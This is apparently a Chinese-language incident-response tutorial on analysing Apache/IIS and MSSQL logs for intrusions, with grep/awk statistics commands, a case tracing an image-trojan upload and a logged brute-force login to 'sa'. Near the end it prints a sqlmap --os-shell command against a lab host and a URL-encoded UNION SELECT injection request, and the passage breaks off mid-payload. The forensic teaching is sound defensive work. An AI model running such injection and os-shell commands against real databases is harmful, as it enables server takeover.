通过这条 Web 访问日志，我们可以清楚的得知用户在什么 IP、什么时间、用什么操作系统、什么浏览器的情况下访问了你网站的哪个页面，是否访问成功。

本文通过介绍 Web 日志安全分析时的思路和常用的一些技巧。

0x02 日志分析技巧

在对 WEB 日志进行安全分析时，一般可以按照两种思路展开，逐步深入，还原整个攻击过程。

第一种：确定入侵的时间范围，以此为线索，查找这个时间范围内可疑的日志，进一步排查，最终确定攻击者，还原攻击过程。

第二种：攻击者在入侵网站后，通常会留下后门维持权限，以方便再次访问，我们可以找到该文件，并以此为线索来展开分析。

常用分析工具：

Window 下，推荐用 EmEditor 进行日志分析，支持大文本，搜索效率还不错。

Linux 下，使用 Shell 命令组合查询分析。

Shell+Linux 命令实现日志分析，一般结合 grep、awk 等命令等实现了几个常用的日志分析统计技巧。

Apache 日志分析技巧：

1、列出当天访问次数最多的 IP 命令：

```
cut -d- -f 1 log_file|uniq -c | sort -rn | head -20
```

2、查看当天有多少个 IP 访问：

```
awk '{print $1}' log_file|sort|uniq|wc -l
```

3、查看某一个页面被访问的次数：

```
grep "/index.php" log_file | wc -l
```

4、查看每一个IP访问了多少个页面：

```
awk '{++S[$1]} END {for (a in S) print a,S[a]}' log_file
```

5、将每个IP访问的页面数进行从小到大排序：

```
awk '{++S[$1]} END {for (a in S) print S[a],a}' log_file | sort -n
```

6、查看某一个 IP 访问了哪些页面：

```
grep ^111.111.111.111 log_file | awk '{print $1,$7}'
```

7、去掉搜索引擎统计当天的页面：

```
awk '{print $12,$1}' log_file | grep ^"Mozilla | awk '{print $2}' | sort | uniq | wc -l
```

8、查看 2018 年 6 月 21 日 14 时这一个小时间内有多少 IP 访问：

```
awk '{print $4,$1}' log_file | grep 21/Jun/2018:14 | awk '{print $2}' | sort | uniq | wc -l
```

0x03 日志分析案例

Web 日志分析实例：通过 nginx 代理转发到内网某服务器，内网服务器某站点目录下被上传了多个图片木马，虽然 I17 下不能解析，但还是想找出谁通过什么路径上传的。

在这里，我们遇到了一个问题：由于设置了代理转发，只记录了代理服务器的 ip，并没有记录访问者 IP？这时候，如何去识别不同的访问者和攻击源呢？

这是管理员日志配置不当的问题，但好在我们可以通过浏览器指纹来定位不同的访问来源，还原攻击路径。

1、定位攻击源

首先访问图片木马的记录，只找到了一条，由于所有访问日志只记录了代理 IP，并不能通过 IP 来还原攻击路径，这时候，可以利用浏览器指纹来定位。

```
[root@centoshost tmp]# more u_ex180408.log |grep "asp;."
2018-04-08 04:31:42 10.1.3.100 GET /Up/dj/2012.aspr.jpg - 815 - 111.8.88.91 Mozilla/4.0+(compatible;+MSIE+7.0;+Windows+NT+6.1;+WOW64;+Trident/7.0;+SLCC2;+.NET+CLR+2.0.50727;+.NET+CLR+3.5.30729;+.NET+CLR+3.0.30729;+.NET4.0C;+.NET4.0E) 200 0 0 265
```

浏览器指纹：

```
Mozilla/4.0+
(compatible;+MSIE+7.0;+Windows+NT+6.1;+WOW64;+Trident/7.0;+SLCC2;+.
NET+CLR+2.0.50727;+.NET+CLR+3.5.30729;+.NET+CLR+3.0.30729;+.NET4.0C
;+.NET4.0E)
```

2、搜索相关日志记录

通过筛选与该浏览器指纹有关的日志记录，可以清晰地看到攻击者的攻击路径。

```
[root@centos8 ~]# more u_xl80408.log |grep "Mozilla/4.0+(compatible;+MSIE+7.0;+Windows+NT+6.1;+WOW64;+Trident/7.0;+SLCC2;+.NET+CLR+2.0.50727;+.NET+CLR+3.5.30729;+.NET+CLR+3.0.30729;+.NET+CLR+4.0.30729;+.NET4.0E)" |grep 200
2018-04-08 04:30:33 10.1.3.100 GET /Default.aspx - 815 - 111. .91 Mozilla/4.0+(compatible;+MSIE+7.0;+Windows+NT+6.1;+WOW64;+Trident/7.0;+SLCC2;+.NET+CLR+2.0.50727;+.NET+CLR+3.5.30729;+.NET+CLR+3.0.30729;+.NET4.0E) 200 0 0 109
2018-04-08 04:30:42 10.1.3.100 GET /login.aspx - 815 - 111. .91 Mozilla/4.0+(compatible;+MSIE+7.0;+Windows+NT+6.1;+WOW64;+Trident/7.0;+SLCC2;+.NET+CLR+2.0.50727;+.NET+CLR+3.5.30729;+.NET+CLR+3.0.30729;+.NET4.0E) 200 0 0 46
2018-04-08 04:30:44 10.1.3.100 GET /Default.aspx - 815 - 111. .91 Mozilla/4.0+(compatible;+MSIE+7.0;+Windows+NT+6.1;+WOW64;+Trident/7.0;+SLCC2;+.NET+CLR+2.0.50727;+.NET+CLR+3.5.30729;+.NET+CLR+3.0.30729;+.NET4.0E) 200 0 0 62
2018-04-08 04:30:48 10.1.3.100 GET /MsgSjlb.aspx - 815 - 111. .91 Mozilla/4.0+(compatible;+MSIE+7.0;+Windows+NT+6.1;+WOW64;+Trident/7.0;+SLCC2;+.NET+CLR+2.0.50727;+.NET+CLR+3.5.30729;+.NET+CLR+3.0.30729;+.NET4.0E) 200 0 0 46
2018-04-08 04:30:49 10.1.3.100 GET /MsgSend.aspx - 815 - 111. .91 Mozilla/4.0+(compatible;+MSIE+7.0;+Windows+NT+6.1;+WOW64;+Trident/7.0;+SLCC2;+.NET+CLR+2.0.50727;+.NET+CLR+3.5.30729;+.NET+CLR+3.0.30729;+.NET4.0E) 200 0 0 46
2018-04-08 04:30:50 10.1.3.100 POST /MsgSend.aspx - 815 - 111. .91 Mozilla/4.0+(compatible;+MSIE+7.0;+Windows+NT+6.1;+WOW64;+Trident/7.0;+SLCC2;+.NET+CLR+2.0.50727;+.NET+CLR+3.5.30729;+.NET+CLR+3.0.30729;+.NET4.0E) 200 0 0 46
2018-04-08 04:30:50 10.1.3.100 GET /XzUser.aspx - 815 - 111.8 .91 Mozilla/4.0+(compatible;+MSIE+7.0;+Windows+NT+6.1;+WOW64;+Trident/7.0;+SLCC2;+.NET+CLR+2.0.50727;+.NET+CLR+3.5.30729;+.NET+CLR+3.0.30729;+.NET4.0E) 200 0 0 171
2018-04-08 04:31:01 10.1.3.100 POST /XzUser.aspx - 815 - 111. .91 Mozilla/4.0+(compatible;+MSIE+7.0;+Windows+NT+6.1;+WOW64;+Trident/7.0;+SLCC2;+.NET+CLR+2.0.50727;+.NET+CLR+3.5.30729;+.NET+CLR+3.0.30729;+.NET4.0E) 200 0 0 93
2018-04-08 04:31:12 10.1.3.100 POST /MsgSend.aspx - 815 - 111. .91 Mozilla/4.0+(compatible;+MSIE+7.0;+Windows+NT+6.1;+WOW64;+Trident/7.0;+SLCC2;+.NET+CLR+2.0.50727;+.NET+CLR+3.5.30729;+.NET+CLR+3.0.30729;+.NET4.0E) 200 0 0 296
2018-04-08 04:31:15 10.1.3.100 POST /MsgSend.aspx - 815 - 111. .91 Mozilla/4.0+(compatible;+MSIE+7.0;+Windows+NT+6.1;+WOW64;+Trident/7.0;+SLCC2;+.NET+CLR+2.0.50727;+.NET+CLR+3.5.30729;+.NET+CLR+3.0.30729;+.NET4.0E) 200 0 0 109
2018-04-08 04:31:22 10.1.3.100 POST /MsgSend.aspx - 815 - 111. .91 Mozilla/4.0+(compatible;+MSIE+7.0;+Windows+NT+6.1;+WOW64;+Trident/7.0;+SLCC2;+.NET+CLR+2.0.50727;+.NET+CLR+3.5.30729;+.NET+CLR+3.0.30729;+.NET4.0E) 200 0 0 62
2018-04-08 04:31:26 10.1.3.100 POST /MsgSend.aspx - 815 - 111. .91 Mozilla/4.0+(compatible;+MSIE+7.0;+Windows+NT+6.1;+WOW64;+Trident/7.0;+SLCC2;+.NET+CLR+2.0.50727;+.NET+CLR+3.5.30729;+.NET+CLR+3.0.30729;+.NET4.0E) 200 0 0 109
2018-04-08 04:31:28 10.1.3.100 POST /MsgSend.aspx - 815 - 111. .91 Mozilla/4.0+(compatible;+MSIE+7.0;+Windows+NT+6.1;+WOW64;+Trident/7.0;+SLCC2;+.NET+CLR+2.0.50727;+.NET+CLR+3.5.30729;+.NET+CLR+3.0.30729;+.NET4.0E) 200 0 0 187
2018-04-08 04:31:29 10.1.3.100 GET /Up/dj/2012.aspr.jpg - 815 - 111. .91 Mozilla/4.0+(compatible;+MSIE+7.0;+Windows+NT+6.1;+WOW64;+Trident/7.0;+SLCC2;+.NET+CLR+2.0.50727;+.NET+CLR+3.5.30729;+.NET+CLR+3.0.30729;+.NET4.0E) 200 0 0 265
```

3、对找到的访问日志进行解读，攻击者大致的访问路径如下：

A、攻击者访问首页和登录页

B、攻击者访问 `MsgSjlb.aspx` 和 `MsgSebd.aspx`

C、攻击者访问 `Xzuser.aspx`

D、攻击者多次 POST（怀疑通过这个页面上传模块缺陷）

E、攻击者访问了图片木马

打开网站，访问 `Xzuser.aspx`，确认攻击者通过该页面的进行文件上传了图片木马，同时，发现网站了存在越权访问漏洞，攻击者访问特定 URL，无需登录即可进入后台界面。通过日志分析找到网站的漏洞位置并进行修复。

0x04 日志统计分析技巧

统计爬虫：

```
grep -E 'Googlebot|Baiduspider' /www/logs/access.2019-02-23.log | awk '{ print $1 }' | sort | uniq
```

统计浏览器：

```
cat /www/logs/access.2019-02-23.log | grep -v -E 'MSIE|Firefox|Chromel|Operal|Safari|Gecko|Maxthon' | sort | uniq -c | sort -r -n | head -n 100
```

IP 统计：

```
grep '23/May/2019' /www/logs/access.2019-02-23.log | awk '{print $1}' | awk -F'.' '{print $1"."$2"."$3"."$4}' | sort | uniq -c | sort -r -n | head -n 10
```



```
2206 219.136.134.13
1497 182.34.15.248
1431 211.140.143.100
1431 119.145.149.106
1427 61.183.15.179
1427 218.6.8.189
1422 124.232.150.171
1421 106.187.47.224
1420 61.160.220.252
1418 114.80.201.18
```

统计网段：

```
cat /www/logs/access.2019-02-23.log | awk '{print $1}' | awk -F'.' '{print $1"."$2"."$3".0"}' | sort | uniq -c | sort -r -n | head -n 200
```

统计域名：

```
cat /www/logs/access.2019-02-23.log | awk '{print $2}' | sort | uniq -c | sort -r -n | more
```

HTTP Status：

```
cat /www/logs/access.2019-02-23.log | awk '{print $9}' | sort | uniq -c | sort -r -n | more
```

```
5056585 304
1125579 200
7602 400
5 301
```

URL 统计：

```
cat /www/logs/access.2019-02-23.log | awk '{print $7}' | sort | uniq -c | sort -r -n | more
```

文件流量统计：

```
cat /www/logs/access.2019-02-23.log | awk '{sum[$7]+=$10}END{for(i in sum){print sum[i],i}}' | sort -r -n | more
```

```
grep ' 200 ' /www/logs/access.2019-02-23.log | awk '{sum[$7]+=$10}END{for(i in sum){print sum[i],i}}' | sort -r -n | more
```

URL 访问量统计：

```
cat /www/logs/access.2019-02-23.log | awk '{print $7}' | egrep '\?|&' | sort | uniq -c | sort -r -n | more
```

脚本运行速度：

查出运行速度最慢的脚本

```
grep -v 0$ /www/logs/access.2019-02-23.log | awk -F ' ' '{print $4 " " $1}' web.log |  
awk '{print $1 " "$8}' | sort -n -k 1 -r | uniq > /tmp/slow_url.txt
```

IP, URL 抽取:


```
tail -f /www/logs/access.2019-02-23.log | grep '/test.html' | awk '{print $1 " "$7}'
```

第 4 篇:MSSQL 日志分析


常见的数据库攻击包括弱口令、SQL 注入、提升权限、窃取备份等。对数据库日志进行分析，可以发现攻击行为，进一步还原攻击场景及追溯攻击源。

0x01 MSSQL 日志分析


首先，MSSQL 数据库应启用日志记录功能，默认配置仅限失败的登录，需修改为失败和成功的登录，这样就可以对用户登录进行审核。




登录到 SQL Server Management Studio，依次点击 管理--SQL Server 日志



双击日志存档文件即可打开日志文件查看器，并可以对日志进行筛选或者导出等操作。




另外，MSSQ 提供了一个工具 SQL Server Profiler，方便查找和发现 SQL 执行的效率和语句问题。



日志分析案例：

在日志文件查看器中，选择筛选，在筛选设置中源设置为“登录”，应用筛选器，确定。



筛选后的结果，可以很清晰的识别用户登录信息，记录内容包括用户登录时间、登录是否成功、登录使用的账号以及远程登录时用户使用的 IP 地址。

如下图：客户端：192.168.204.1进行尝试弱口令登录，并发现其中有一条登录成功的记录。

日期	源	消息
2019/6/1 21:08:26	登录	Login failed for user 'mssql'. 原因: 找不到与所提供的名称相匹配的登录名。 [客户端: 192.168.204.1]
2019/6/1 21:08:26	登录	错误: 18456, 严重性: 14, 状态: 5。
2019/6/1 21:08:26	登录	Login failed for user 'mssql'. 原因: 找不到与所提供的名称相匹配的登录名。 [客户端: 192.168.204.1]
2019/6/1 21:08:26	登录	错误: 18456, 严重性: 14, 状态: 5。
2019/6/1 21:08:26	登录	Login failed for user 'mssql'. 原因: 找不到与所提供的名称相匹配的登录名。 [客户端: 192.168.204.1]
2019/6/1 21:08:26	登录	错误: 18456, 严重性: 14, 状态: 5。
2019/6/1 21:08:26	登录	Login failed for user 'sa'. 原因: 密码与所提供的登录名不匹配。 [客户端: 192.168.204.1]
2019/6/1 21:08:26	登录	错误: 18456, 严重性: 14, 状态: 8。
2019/6/1 21:08:26	登录	Login failed for user 'mssql'. 原因: 找不到与所提供的名称相匹配的登录名。 [客户端: 192.168.204.1]
2019/6/1 21:08:26	登录	错误: 18456, 严重性: 14, 状态: 5。
2019/6/1 21:08:26	登录	Login succeeded for user 'sa'. Connection made using SQL Server authentication. [客户端: 192.168.204.1]
2019/6/1 21:08:26	登录	Login failed for user 'mssql'. 原因: 找不到与所提供的名称相匹配的登录名。 [客户端: 192.168.204.1]
2019/6/1 21:08:26	登录	错误: 18456, 严重性: 14, 状态: 5。
2019/6/1 21:08:26	登录	Login failed for user 'mssql'. 原因: 找不到与所提供的名称相匹配的登录名。 [客户端: 192.168.204.1]
2019/6/1 21:08:26	登录	错误: 18456, 严重性: 14, 状态: 5。
2019/6/1 21:08:26	登录	Login failed for user 'sa'. 原因: 密码与所提供的登录名不匹配。 [客户端: 192.168.204.1]
2019/6/1 21:08:26	登录	错误: 18456, 严重性: 14, 状态: 8。
2019/6/1 21:08:26	登录	Login failed for user 'mssql'. 原因: 找不到与所提供的名称相匹配的登录名。 [客户端: 192.168.204.1]
2019/6/1 21:08:26	登录	错误: 18456, 严重性: 14, 状态: 5。
2019/6/1 21:08:26	登录	Login failed for user 'mssql'. 原因: 找不到与所提供的名称相匹配的登录名。 [客户端: 192.168.204.1]
2019/6/1 21:08:26	登录	错误: 18456, 严重性: 14, 状态: 5。

0x02 SQL注入入侵痕迹

在利用 SQL 注入漏洞的过程中, 我们会尝试利用 sqlmap 的 --os-shell 参数取得 shell, 如操作不慎, 可能留下一些 sqlmap 创建的临时表和自定义函数。我们先来看一下 sqlmap os-shell 参数的用法以及原理:

1、构造一个 SQL 注入点, 开启 Burp 监听 8080 端口

```
sqlmap.py -u http://192.168.204.164/sql.asp?id=1 --os-shell --proxy=http://127.0.0.1:8080
```

HTTP 通讯过程如下:


Intercept HTTP history WebSockets history Options

Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Para
1	http://192.168.204.164	GET	/sql.asp?id=1	✓
2	http://192.168.204.164	GET	/sql.asp?id=1&auQ%309846%20AND%201%3D1%20UNION%20ALL%20SELECT%201%2C2%2C3%2C4%2C5%2C6%2C7%2C8%2C9%2C10%2C11%2C12%2C13%2C14%2C15%2C16%2C17%2C18%2C19%2C20%2C21%2C22%2C23%2C24%2C25%2C26%2C27%2C28%2C29%2C30%2C31%2C32%2C33%2C34%2C35%2C36%2C37%2C38%2C39%2C40%2C41%2C42%2C43%2C44%2C45%2C46%2C47%2C48%2C49%2C50%2C51%2C52%2C53%2C54%2C55%2C56%2C57%2C58%2C59%2C60%2C61%2C62%2C63%2C64%2C65%2C66%2C67%2C68%2C69%2C70%2C71%2C72%2C73%2C74%2C75%2C76%2C77%2C78%2C79%2C80%2C81%2C82%2C83%2C84%2C85%2C86%2C87%2C88%2C89%2C90%2C91%2C92%2C93%2C94%2C95%2C96%2C97%2C98%2C99%2C100%2C101%2C102%2C103%2C104%2C105%2C106%2C107%2C108%2C109%2C110%2C111%2C112%2C113%2C114%2C115%2C116%2C117%2C118%2C119%2C120%2C121%2C122%2C123%2C124%2C125%2C126%2C127%2C128%2C129%2C130%2C131%2C132%2C133%2C134%2C135%2C136%2C137%2C138%2C139%2C140%2C141%2C142%2C143%2C144%2C145%2C146%2C147%2C148%2C149%2C150%2C151%2C152%2C153%2C154%2C155%2C156%2C157%2C158%2C159%2C160%2C161%2C162%2C163%2C164%2C165%2C166%2C167%2C168%2C169%2C170%2C171%2C172%2C173%2C174%2C175%2C176%2C177%2C178%2C179%2C180%2C181%2C182%2C183%2C184%2C185%2C186%2C187%2C188%2C189%2C190%2C191%2C192%2C193%2C194%2C195%2C196%2C197%2C198%2C199%2C200%2C201%2C202%2C203%2C204%2C205%2C206%2C207%2C208%2C209%2C210%2C211%2C212%2C213%2